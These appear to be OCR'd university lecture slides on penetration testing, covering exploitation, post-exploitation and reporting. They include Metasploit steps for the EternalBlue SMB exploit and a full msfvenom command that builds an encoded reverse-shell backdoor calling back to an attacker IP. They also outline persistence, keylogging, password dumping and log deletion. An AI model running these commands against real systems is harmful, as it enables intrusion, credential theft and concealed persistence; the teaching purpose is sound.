
Exploitation: Workstation CVE-2017-0143

1. Open Metaspoit Framework
2. Msf > search 2017-0143 (WannaCry and NotPetya)
3. Msf > use exploit/windows/smb/ms17_010_psexec
4. Msf > info
5. Msf > show options
6. Msf > set rhost ip_target_windows
7. Msf > exploit
8. Meterpreter > sysinfo
9. Meterpreter > run vnc

Exploitation: cavallo di troia

1. Creare un cavallo di troia per windows x86:
   - msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.104 (kali) LPORT=4444 -b "\x00" -e x86/shikata_ga_nai -i 3 -f exe -o backdoor.exe
2. Copiare e lanciare backdoor.exe sull'host Windows
3. Aprire Metaspoit Framework
4. Msf > use exploit/multi/handler
5. Msf > info
6. Msf > show options
7. Msf > set payload windows/meterpreter/reverse_tcp
8. Msf > set lhost 192.168.1.104 (kali)
9. Msf > set lport 4444 (kali)
10. Msf > exploit
11. Meterpreter > sysinfo

Penetration Testing



Post Exploitation

- Lo scopo di questa fase è quello di assegnare un valore per indicare il livello di compromissione della macchina e di mantenere il controllo della macchina per un uso successivo.
- Il valore è determinato dall'importanza dei dati memorizzati su di essa e dall'utilità che la stessa può avere per compromettere ulteriormente la rete.
- I metodi utilizzati hanno lo scopo di aiutare il tester a identificare e documentare i dati sensibili, le impostazioni di configurazione, i canali di comunicazione e le relazioni con altri dispositivi di rete che possono essere utilizzati per ottenere ulteriore accesso alla rete e impostare uno o più metodi per accedere alla macchina in un secondo momento.

Post Exploitation: Infrastructure Analysis

Può essere utilizzata per individuare ulteriori obiettivi.

- **Network Configuration:**
  - Interfaces
  - Routing
  - DNS Servers
  - Cached DNS Entries
  - Proxy Servers
  - ARP Entries
- **Network Services:**
  - Listening Services
  - VPN Connections
  - Directory Services
  - Neighbors

Post Exploitation: Pillaging

Consente di ottenere le informazioni dagli hosts individuati nella fase di pre-valutazione. Queste informazioni possono essere acquisite per lo scopo del penetration-test, oppure per ottenere ulteriori accessi alla rete.

- Installed Programs: startup items
- Installed Services:

  Security Services, File/Printer Shares, Database Servers, Directory Servers, Name Servers, Deployment Services, Certificate Authority, Source Code Management Server, Dynamic Host Configuration Server, Virtualization, Messaging, Monitoring and Management, Backup Systems, Networking Services
- Sensitive Data:

  Key-logging, Screen capture, Network traffic capture, Previous Audit reports
- User Information:

  On System, Web Browsers, IM Clients
- System Configuration:

  Password Policy, Security Policies, Configured Wireless Networks and Keys

Post Exploitation: Objectives

- **Maintainig access (Persistence)**
- Exploring the target
- **Getting GUI Access**
- Bypassing UAC
- **Looting sensitive data**
- **Stearling passwords**
- **Recording Key Strokes**
- Pivoting
- **File Transfer**
- Delete logs, kill AV, kill FW etc.

Post Exploitation: Persistence

Post modules [msf > use post/windows/]

- Some work with a low privileged user
- Some require system privilegese

MAINTAINING ACCESS (Persistence)

Method

- Requires system privileges
- Upload «backdoor»
- Set registry values to execute backdoor with a reverse shell on reboot
- Leave a listening shell on Kali

ES. 30

GETTING GUI ACCESS

Method

- Requires system privileges
- Create a new Remote Desktop User
- Connect with «rdpdesktop»

ES. 31

Post Exploitation: Persistence

LOOTING SENSITIVE DATA

Method

- Dump password hashes
- Dump broser passwords
- Dump putty passwords
- Etc.

STEALING PASSWORD

Method

- Upload «keylogger» on target
- Try to gathering the decrypted password

RECORDING KEY STROKES

Method

- Run the keylogger
- Download the file create from keylogger

ES. 32

Post Exploitation: Persistence

FILE TRANSFER

- Downlaod from target
  - E.g. keylogger.txt, password
- Upload to target
  - E.g. program

Method

1. Upload/download from Kali <-> Target
2. The remote host isn't connect to the Internet
   - Download into kali
   - Upload on target
3. The remote host is connect to the Internet
   - Upload wget on target
   - Download directly from Internet

ES. 33

Post Exploitation: Password Attacks

Online Password Attacks (GUESSING)

- Guessing/default
- Dictionary
- Brute force
- Custom dictionary

Offline Password Attacks (CRACKING)

- Dictionary
- Brute force
- Custom dictionary
- Rainbow tables

- Based on intelligence gathering, experience, intuition and luck!
- Therefore, slim change of success
- It's ok to try it early on, as soon as a susceptible service is discovered
- To find default password: Google, manual, etc.
- People use «real» words for passwords
- English (or other language) dictionary is used to guess passwords

- Try every possible combination in a letter space
- Slow and will take a long time, unless you're really lucky!
- Crunch can be used to create a list
- Encryption vs. Hashing

ES. 34

Post Exploitation

Reporting

"The purpose of the Post-Exploitation phase is to determine the value of the machine compromised and to maintain control of the machine for later use."

The value of the machine is determined by the sensitivity of the data stored on it and the machines usefulness in further compromising the network

UNIVERSITÀ DEGLI STUDI DI REGGIO CALABRIA
Mediterranea

Penetration Testing

Reporting

Lo scopo finale del penetration test è quello di evidenziare le debolezze del sistema analizzato, fornendo il maggior numero di informazioni sulle vulnerabilità che hanno permesso l'accesso non autorizzato.


Al fine di comunicare gli obiettivi, i metodi e i risultati del test condotto viene redatto un report dettagliato.

Solitamente il documento è suddiviso in due parti principali :

- **The Executive Summary** – che comprende gli obiettivi specifici del Penetration Test ed i risultati ottenuti
- **The Technical Report** – dove vengono descritti i dettagli tecnici del test e tutti gli aspetti concordati

ES. 35

Reporting



“This document is intended to define the base criteria for penetration testing reporting.”

UNIVERSITÀ DEGLI STUDI DI REGGIO CALABRIA
Mediterranea

Fine seconda parte

vincenzo.calabro@unirc.it

linkedin.com/in/vincenzocalabro